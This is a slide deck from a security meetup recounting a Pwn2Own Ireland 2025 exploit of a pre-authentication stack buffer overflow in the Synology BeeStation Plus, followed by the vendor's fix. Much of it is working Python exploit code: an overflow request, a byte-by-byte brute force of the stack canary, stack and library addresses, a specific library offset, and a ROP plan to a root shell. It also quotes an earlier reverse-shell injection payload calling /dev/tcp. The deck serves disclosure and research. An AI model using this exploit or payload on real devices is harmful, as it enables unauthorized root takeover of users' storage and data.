



Our journey @ Pwn2Own IoT Ireland 2025

Bière Sécu Rennes

anyfun & tek

21/04/2026

Context


In 2024, Synacktiv targeted the **Synology BeeStation BST150-4T**

Why would you tell me?

- New device released in 2024
- No associated CVE, yet ;]
- Never been a target at Pwn2Own

Context

Synacktiv used a command injection in Synology BeePhotos to obtain a root shell



```
42["page-view",{  
  "id_user":"`sh -i >& /dev/tcp/10.10.10.10/9001 0>&1`",  
  "location":"/personal_space/timeline",  
  "timestamp":1723228244,  
  "operation":"emit"  
}]
```

- In May 2025, Synology has released a new version of this device:
BeeStation Plus BST170-8T.
- As its predecessor, it is an easy-to-use NAS, intended to be plug-and-play



Context

And, it is a target in the NAS category for Pwn2Own Ireland 2025!

Target	Cash Prize	Master of Pwn Points
Synology DiskStation DS925+	\$40,000 (USD)	4
Synology BeeStation Plus	\$40,000 (USD)	4
Synology ActiveProtect Appliance DP320	\$50,000 (USD)	5
QNAP TS-453E	\$40,000 (USD)	4



Firmware extraction

Firmware extraction

- Firmware are available to download on Synology's website¹, but they are encrypted
- Synacktiv has published `synodecrypt`²:
 - a tool able to decrypt all Synology encrypted archives (`SPK` , `PAT` , ...)

1: <https://archive.synology.com/download/Os/BSM>

2: <https://github.com/synacktiv/synodecrypt>

Attack surface

Attack surface

Pwn2Own rules¹:

- Same network
- No MitM
- Default apps only
- No account on the target

1: <https://web.archive.org/web/20251005102329/https://www.zerodayinitiative.com/Pwn2OwnIreland2025Rules.html>

Attack surface

Among the services exposed:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      7985/nginx: master
tcp        0      0 0.0.0.0:6600            0.0.0.0:*               LISTEN      7985/nginx: master
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      7985/nginx: master
tcp        0      0 0.0.0.0:6601            0.0.0.0:*               LISTEN      7985/nginx: master
tcp        0      0 0.0.0.0:5001            0.0.0.0:*               LISTEN      7985/nginx: master
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      7985/nginx: master
[...]
```

Other services are listening on `0.0.0.0`, but we will focus on those exposed by `nginx`

- The `nginx` configuration is **scattered across numerous configuration files** making it difficult to read
- Use `nginx -T` to **dump the currently loaded configuration**
- `netstat -pax` is useful to **list the processes listening on a specific socket**

Attack surface

- API routes are exposed through `/webapi/entry.cgi` which is handled by `synoscgi`

```
http {
    upstream synoscgi {
        server unix:/run/synoscgi.sock;
    }
    # [...]
    server {
        listen 5000 default_server;
        listen [::]:5000 default_server;

        # [...]

        location ~ /\.cgi {
            include    scgi_params;
            scgi_pass   synoscgi;

            scgi_read_timeout 3600s;
        }
    }
}
```

```
root@BeeStation:~# netstat -pax | grep synoscgi.sock
unix  2      [ ACC ]     STREAM  LISTENING   283367   29751/synoscgi   /run/synoscgi.sock
```

- API routes are described in `.lib` files, in JSON format. It contains:
 - The required **authentication level**
 - The **shared library** which should handle the request
 - The accessible **methods**
 - ...

Attack surface

Clients select the API route via the HTTP **POST** or **GET** parameters **api**, **version** and **method**

A sample of the file **SYNO.API.Auth.lib** describing a part of the authentication API:

api=SYNO.API.Auth.Key&version=7&method=grant

```
{
  // [...]
  "SYNO.API.Auth.Key": { // <- api
    "allowUser": [
      "admin.local", "admin.domain", "admin.ldap",
      "normal.local", "normal.domain", "normal.ldap"
    ],
    "appPriv": "",
    "authLevel": 1,
    "disableSocket": false,
    "lib": "lib/SYNO.API.Auth.so",
    "maxVersion": 7,
    "methods": {
      "7": [ // <- version
        {
          "grant": { // <- method
            "cgiProcReusable": true,
            "grantByUser": false,
            "grantable": true,
            "systemdSlice": ""
          }
        },
        {
          "get": {
            "cgiProcReusable": true,
            "grantByUser": false,
            "grantable": true,
            "systemdSlice": ""
          }
        }
      ]
    }
  },
  // [...]
},
// [...]
}
```

- `synoscgi` loads the library matching the `api` parameter and calls its function `GetAPITable`
- This function returns a pointer to a table containing the following fields:

```
struct api_table_entry_t {  
    char *api;  
    uint64_t version;  
    char *method;  
    unsigned __int64 (__fastcall *func)(__int64, __int64);  
};
```

- We could also have extracted the API definitions directly from the libraries

Attack surface

- There are **more than 3800 API routes**
- When filtering on `authLevel=0`, only **69 routes** are reachable in a **pre-authentication** scenario

Vulnerability

We will look at the method `auth` from `SYNO.BEE.AdminCenter.Auth` :

```
http://target_ip:5000/webapi/entry.cgi?api=SYNO.BEE.AdminCenter.Auth&version=1&method=auth
```

Vulnerability

- Request handled by `SYNO.BEE.AdminCenter.Auth.so`
- This library comes from the package `bee-AdminCenter`
- It is **installed by default** on BeeStations

- The handler first retrieves the `auth_info` HTTP parameter and calls `SYNO::BEE::Auth::AuthManagerImpl::Auth`:

```
// SYNO.BEE.AdminCenter.Auth.so

unsigned __int64 __fastcall SYNO::BEE::AuthHandler::Auth(SYNO::BEE::AuthHandler *this) {
    // [...]
    SYNO::BEE::BsmManagerBuilder::Build(&bsm_manager);
    // [...]

    // [1] retrieve the argument auth_info into param_auth_info
    basic_string(str_auth_info, "auth_info", "");
    SYNO::APIRequest::GetAndCheckString(&param_auth_info, *this, str_auth_info, 0, 0);
    // [...]

    // [2] copy param_auth_info into the new std::string auth_info
    _auth_info = (cpp_string_t *)SYNO::APIParameter<std::string>::Get(&param_auth_info);
    // [...]

    // [3] call SYNO::BEE::Auth::AuthManagerImpl::Auth
    SYNO::BEE::Auth::AuthManagerImpl::Auth(v57, bsm_manager, &auth_info);
    // [...]
}
```

- `SYN0::BEE::Auth::AuthManagerImpl::Auth` then calls `SYN0::BEE::Auth::AuthManagerImpl::ParseAuthInfo` :

```
// libsynobeeadmincenter.so

__m128i **__fastcall SYN0::BEE::Auth::AuthManagerImpl::Auth(
    __m128i **a1,
    SYN0::BEE::Auth::AuthManagerBuilder *auth_manager,
    _QWORD *auth_info)
{
    // [...]
    SYN0::BEE::Auth::AuthManagerImpl::ParseAuthInfo(v44, auth_manager, auth_info);
    // [...]
}
```

- `SYN0::BEE::Auth::AuthManagerImpl::ParseAuthInfo` decodes `auth_info`, using `SLIBCBASE64Decode`, into `decoded`, a 4096-bytes stack-allocated buffer

```
_QWORD *__fastcall SYN0::BEE::Auth::AuthManagerImpl::ParseAuthInfo(
    _QWORD *a1,
    __int64 auth_manager,
    cpp_string_t *auth_info)
{
    char decoded[4096]; // [rsp+160h] [rbp-1048h]
    // [...]
    auth_info_len = auth_info->len;
    decoded_len = auth_info_len;
    memset(decoded, 0, 4096);
    SLIBCBASE64Decode(auth_info->buf, auth_info_len, decoded, &decoded_len);
    // [...]
}
```

- `SLIBCBASE64Decode` takes a `base64-encoded` buffer as input and decodes it into another buffer passed as an argument

```
SLIBCBASE64Decode(char *encoded, size_t encoded_len, char *decoded, size_t *decoded_len);
```

Vulnerability

1. `auth_info->len` : length of the decoded buffer
2. `auth_info->len` : **attacker-controlled**
3. `decoded` : **fixed-size** buffer of 4096-byte

→ There is a **stack-based buffer overflow**

```
_QWORD *SYNO::BEE::Auth::AuthManagerImpl::ParseAuthInfo(
    _QWORD *a1,
    __int64 auth_manager,
    cpp_string_t *auth_info)
{
    char decoded[4096]; // [rsp+160h] [rbp-1048h]
    // [...]
    auth_info_len = auth_info->len;
    decoded_len = auth_info_len; // [1] "\_(□)_"
    memset(decoded, 0, 4096);
    SLIBCBase64Decode(
        auth_info->buf, auth_info_len,
        decoded, &decoded_len);
    // [...]
}
```

- **Stack-smashing protection** is enabled so a canary is present on the stack
- **BUT** the server **forks for each new connection** → the canary is always the same
- This behaviour **allows us to bruteforce** its value

- Also and as the cherry on the cake, the CGI program is **executed as** `root` 🎂

A simple proof of concept:

- Base64 encode more than 4096 bytes into `auth_info`

```
def send_request(data, timeout=None):  
    b64_data = base64.b64encode(data).decode().replace("=", "")  
  
    url_template = "http://FIXME:5000/webapi/entry.cgi"  
    url = url_template.replace("FIXME", ip_address)  
  
    r = requests.post(url, data={  
        "api": "SYNO.BEE.AdminCenter.Auth",  
        "version": "1",  
        "method": "auth",  
        "auth_info": b64_data  
    }, timeout=timeout)  
  
    return r  
  
pld = b"A"*5000  
send_request(pld)
```

- The handling server process crashes and returns a 502 code
→ here is our **canary bruteforce oracle**

- Taking a look at `dmesg`, we see that the crash occurred in `libgcc_s.so.1`¹
- This should be related to exception handling

```
[11174.496182] traps: SYN0.BEE.AdminC[29340] general protection fault [...] in libgcc_s.so.1[7fcf0248c000+10000]
```

- And, our job now is to avoid raising exception

1: <https://gcc.gnu.org/onlinedocs/gccint/Libgcc.html>

- **3 conditions** to avoid throwing an exception:

1. `auth_info` should be a valid JSON

```
pld = b'{'
```

```
// [...]  
v8 = Json::Reader::parse(&v22, decoded, v19, 1);  
if ( v20[0] != v21 )  
    operator delete(v20[0], v21[0] + 1LL);  
sub_6A0E0(&v22);  
if ( !v8 )  
{  
    exception = __cxa_allocate_exception(0x30u);  
    basic_string_cstr(v20, "Failed to parse authInfo");  
    // [...]  
    __cxa_throw(exception, off_114D98, (void (*)(void *))sub_81700);  
}
```

- **3 conditions** to avoid throwing an exception:

2. It should contain a string field `state`

```
pld = b'{"state":""}'
```

```
if ( !Json::Value::isMember(v19, "state")
    || (v9 = (Json::Value *)Json::Value::operator[](v19, "state"),
        !Json::Value::isString(v9)) )
{
    v3 = __cxa_allocate_exception(0x30u);
    basic_string_ctr(v20, "Failed to get [%s] from auth_info");
    // [...]
    __cxa_throw(v3, off_114D98, (void (*)(void *))sub_81700);
}
```

- **3 conditions** to avoid throwing an exception:

3. It should contain a string field `code`

```
p1d = b'{"code":"","state":""}'
```

```
if ( !Json::Value::isMember(v19, "code")
    || (v10 = (Json::Value *)Json::Value::operator[](v19, "code"),
        !Json::Value::isString(v10)) )
{
    v5 = __cxa_allocate_exception(0x30u);
    basic_string_ctr(v20, "Failed to get [%s] from auth_info");
    // [...]
    __cxa_throw(v5, off_114D98, (void (*)(void *))sub_81700);
}
```

- Luckily our input is **base64-encoded so it can contain any byte we want**
- This allows us to **put a null byte after the JSON** so that the input is still a valid JSON
- PoC to overwrite the canary:

```
p1d = b'{"code":"","state":""}\x00'  
p1d += b'A'*4081  
p1d += b"\xbe\xba\xfe\xca\xef\xbe\xad\xde"  
send_request(p1d)
```

Vulnerability

To debug the crash:

- Use the core dump file generated in `/volume1`
- Or use `gdb` to attach to `synoscgi`

Exploitation

With this powerful vulnerability but also the `CGI-fork mechanism`, we need:

0. The **IP address** of the `BeeStation` (or its `quickconnect` equivalent)
1. Leaking the **stack canary**
2. Leaking the **stack address**
3. Leaking the **base address of** `libsynobeeadmincenter` (used to make the ROP chain)

And then, we will proceed to execute ROP gadgets to execute an arbitrary command

- We leverage the fork server mechanism to **bruteforce byte by byte**
- No crash = we found the correct byte

```
def bf_next_byte(pld, timeout=None):  
    l = list(range(0x100))  
  
    for b in tqdm(l):  
        try:  
            r = send_request(pld + bytes([b]), timeout=timeout)  
        except requests.exceptions.ReadTimeout:  
            continue  
  
        if r.status_code == 200:  
            return bytes([b])  
  
    return None  
  
def bf_next_ptr(pld, timeout=None, reverse=False):  
    ptr = b""  
    while len(ptr) != 8:  
        b = bf_next_byte(pld + ptr, timeout)  
        if b is None:  
            print("fail")  
            return None  
  
        ptr += b  
        print(ptr)  
  
    return ptr
```

- This allows us to **leak the canary**

```
pld = b'{"code":"","state":""}\x00'  
pld += b'A'*4081
```

```
if canary is None:  
    canary = bf_next_ptr(pld)
```

```
if canary is None:  
    exit()
```

- We also need to **leak a pointer on the stack** to **prevent the program from crashing**

```
p1d += canary
p1d += b"\x00"*8*2

if stack_addr is None:
    stack_addr_bytes = bf_next_ptr(p1d, reverse=True, timeout=1)
    stack_addr = int.from_bytes(stack_addr_bytes, "little")
```

- And we can do the **same for the return address**
- This allows us to leak the address of `libsynobeeadmincenter.so`

```
pld += p64(stack_addr)
pld += b"\x00"*8*4

if lib_addr is None:
    lib_leak_bytes = bf_next_ptr(pld, reverse=True, timeout=1)
    lib_leak = int.from_bytes(lib_leak_bytes, "little")
    lib_addr = lib_leak - 0xA11CA


if lib_addr & 0xfff:
    if debug:
        print(f"warning: lib_addr not 100% valid: {hex(lib_addr)}")
    lib_addr = (lib_addr >> 12) << 12
```

It remains to **chain gadgets to achieve code execution**:

0. Find a **write-what-where gadget**
1. Use the gadget to write `/bin/bash`, `-c`, and the payload for the bind shell in the BSS of `libsynobeeadmincenter.so`
2. Call `SLIBCExec1`

- At Pwn2Own each attempt can last **10 minutes at most**
- The bruteforce of the three pointers is a bit slow
- We made use of **multithreading to speed up** this part of the exploit
- With 15 threads it takes **less than 3 minutes to pop a shell**
→ Blazing fast exploitation 🚀

```
→ bee_admin_center git:(master) x python3 exploit.py
[+] Start pwning Synology BeeStation Plus @ localhost
[...]
[+] Canary leaked
[+] Stage 1 execution time : 50 seconds
[...]
[+] Stack address leaked
[+] Stage 2 execution time : 59 seconds
[...]
[+] libsynobeeadmincenter base address leaked
[+] Stage 3 execution time : 44 seconds
[+] Total execution time : 154 seconds
[+] Opening connection to localhost on port 9001: Done
```



```
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root),999(synopkgs),170597(bee-AdminCenter)
```

Pwn2Own experience


Pwn2Own experience

- In Cork from the 20th to the 23rd of October 2025
- The draw has occurred in the first day and this year, **we were very lucky**
- **We took the first slot** 🎉
- **Only one other contestant had an entry for the** BeeStation
- In comparison, **in 2024, five entries were dedicated to the** BeeStation

- We prolonged the enjoyment and **used all of our attempts to successfully exploit the device**
- Also, to ensure the stability of the exploit, we have asked for a `BeeStation` **reboot between the second and third attempts**
- The detail of the failed attempts remains obscure and we are fine with that! 🐵🐵🐵

Pwn2Own experience

- Finally, our exploit worked like a charm in the third attempt



```
[*] Switching to interactive mode
S id
uid=0(root) gid=0(root) groups=0(root),999(synopkgs),170597(bee-AdminCenter)
S ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 90:09:d0:82:08:74 brd ff:ff:ff:ff:ff:ff permaddr 00:e0:4c:68:00:02
    inet 172.16.40.223/24 brd 172.16.40.255 scope global eth0
        valid_lft forever preferred_lft forever
S
[0] 0:sh* 1:vim 2:evince 3:bash-
```

Pwn2Own experience

- Tek happy in 2024 😊



- Tek happy in 2025 😊



Pwn2Own experience

- Will Tek be happy in 2026?
- Anyfun's hotline will do its best



The fix

- 30th October, BSM update:

Version: 1.3.2-65648

(2025-11-04)

Fixed issue


1. Fixed a security vulnerability.

Remarques :

- This version is released in a [staged rollout](#).


The fix

- The kernel module `flashcache_syno.ko` has been updated:



The fix

- Some new AppArmor profiles:



The fix


- A new version of **bee-AdminCenter** !

>  USBCopy-BSM-x86_64-2.2.1-2306
>  UniversalViewer-BSM-x86_64-1.4.0-0624
>  **bee-AdminCenter-BSM-x86_64-1.3-0528**
>  ~~bee-AdminCenter-BSM-x86_64-1.3-0531~~
>  bee-Fonts-BSM-x86_64-1.1.0-0007
>  exFAT-Free-BSM-x86_64-7.3.0-0402

>  USBCopy-BSM-x86_64-2.2.1-2306
>  UniversalViewer-BSM-x86_64-1.4.0-0624
>  ~~bee-AdminCenter-BSM-x86_64-1.3-0528~~
>  **bee-AdminCenter-BSM-x86_64-1.3-0531**
>  bee-Fonts-BSM-x86_64-1.1.0-0007
>  exFAT-Free-BSM-x86_64-7.3.0-0402

The fix

- `libsynobeeadmincenter.so` has been updated



The fix

